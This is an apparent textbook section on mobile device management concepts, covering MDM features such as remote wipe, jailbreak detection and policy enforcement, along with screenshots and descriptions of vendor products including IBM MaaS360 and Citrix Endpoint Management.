LO#04: Summarize Mobile Device Management (MDM) Concepts

Mobile Device Management

Mobile device management (MDM) is gaining considerable importance with the adoption of policies such as BYOD across organizations. The increasing number and types of mobile devices such as smartphones, laptops, tablets, and so on has made it difficult for enterprises to make policies and manage these devices securely. MDM is a policy that helps to handle such devices carefully while ensuring that they are secure. Companies use a kind of security software for the administration of all mobile devices connected to the enterprise network.

This section deals with MDM and its solutions that help to secure, monitor, manage, and support mobile devices.



Mobile Device Management (MDM)

- Mobile Device Management (MDM) provides platforms for **over-the-air or wired distribution of applications** and data and configuration settings for all types of mobile devices, including mobile phones, smartphones, and tablet computers
- MDM helps in implementing **enterprise-wide policies** to reduce support costs, business discontinuity, and security risks
- It helps system administrators to **deploy and manage software applications** across all enterprise mobile devices to secure, monitor, manage, and support mobile devices

Mobile Device Management (MDM)

MDM provides platforms for over-the-air or wired distribution of applications, data, and configuration settings for all types of mobile devices, including mobile phones, smartphones, tablet computers, and so on. It helps in implementing enterprise-wide policies to reduce support costs, business discontinuity, and security risks. It helps system administrators to deploy and manage software applications across all enterprise mobile devices to secure, monitor, manage, and support these devices. It can be used to manage both company-owned and employee-owned (BYOD) devices across the enterprise.

The basic features of MDM software are as follows:

- Uses a passcode for the device
- Remotely locks the device if it is lost
- Remotely wipes data in the lost or stolen device
- Detects if the device is rooted or jailbroken
- Enforces policies and tracks inventory
- Performs real-time monitoring and reporting




Windows
Smart Phone
iPad
Windows Phone
Tablet PC
iPhone
Wireless
Internet
Firewall
DMZ
File System
Directories and Databases
Administrative Console
MDM Server

Figure 17.69: Schematic of Mobile Device Management (MDM)

Mobile Device Management Solutions: IBM Security® MaaS360®

- IBM Security® MaaS360® supports the complete **mobile device management (MDM) lifecycle** for smartphones and tablets, including iPhone, iPad, Android, Windows Phone, and Kindle Fire
- As a **fully integrated cloud platform**, MaaS360 simplifies MDM with rapid deployment and comprehensive visibility and control that spans across mobile devices, applications, and documents

No SIM
1:53 PM
IBM MaaS360
Email
Calendar
Contacts
Docs
Editor
Tasks
Browser
Messages
Settings
Support
Expense
Notes


IBM MaaS360 | With Watson
Search for Devices, Users, Apps or Docs
HOME
DEVICES
USERS
SECURITY
APPS
DOCS
EXPENSE
SCHOOLS
REPORTS
SETUP
My Alert Center
3 Recently Added
0 High Data Usage
0 Roaming
0 Hotspot Enabled
0 Jailbroken or Rooted
0 Risky Apps
1 Location Service Disab...
0 Email/VPN/Wi-Fi Confi...
0 Out of Compliance
View more
Devices + 44
Users + 118
Apps + 64
Docs + 3
My Activity Feed
Show All
My Advisor With Watson
All
Last 180 Days
Learn more
View more

Risk Exposure: Smoke Loader Malware Disguised As Spectre / Meltdown Patch could impact your devices

A patch called Intel-AMD-SecurityPatch-11-01bsi.zip on a site listed as German Federal Office for Information Security actually contains the executable for Smoke Loader, a malware package that is used to download other malicious malware, stored under the name Intel-AMD-SecurityPatch-10-1-v1.exe

Risk Exposure: Vulnerabilities related to Meltdown and Spectre CPU flaw could impact your devices

Meltdown and Spectre CPU flaw, an exploit that allows access to OS's sacrosanct kernel memory allowing processors to handle speculative execution, which increases performance. The flaw affects Intel processors because of the aggressive way they handle speculative execution along with a few ARM cores

Risk Exposure: 3 Android devices are missing security patch published in January 2018

Google has published its January Android security bulletin fixing 5 critical issues and has rolled out an additional bulletin for Nexus and Pixel devices.


- Issue remediated: MEG: Relay server not reachable
- Alert: MEG: Relay server not reachable
- Issue remediated: CE User Visibility: Error in full sync f...
- Issue remediated: MEG: Relay server not reachable
- Alert: MEG: Relay server not reachable
- New Device: Jesus Latorre-Socas-SM-G930V
- New Device: Test2-SM-G930V
- New Device: Jesus Latorre-Socas-iPad

https://www.ibm.com

Mobile Device Management Solutions

Citrix Endpoint Management

Citrix Endpoint Management **provides a modern approach to manage various devices**, including desktops, laptops, smartphones, tablets, and IoT, through a single platform


Citrix Cloud
0 Library Offerings
View Library
1 Resource Location
Edit or Add New
0 Domains
Add New
0 Notifications
View All
0 Open Tickets
Open a Ticket
My Services (4)
58
Analytics
Security, performance and usage insights.
Manage
How to Buy | Learn more
58
Content Collaboration
Secure data access on any device.
Manage
How to Buy | Learn more
58
Endpoint Management
Enable subscribers to use corporate or BYO devices.
Manage
How to Buy | Learn more
Smart Tools
Improve Citrix-stack efficiency on-premises and in the cloud.
Manage
Learn more
Available Services (9)
Access Control
Application Delivery Management
Gateway
ITSM Adapter
Intelligent Traffic Management

https://www.citrix.com

VMware AirWatch
https://www.vmware.com

Sicap Device Management Centre
https://www.sicap.com

SOTI MobiControl
https://www.soti.net

Scalefusion MDM
https://scalefusion.com

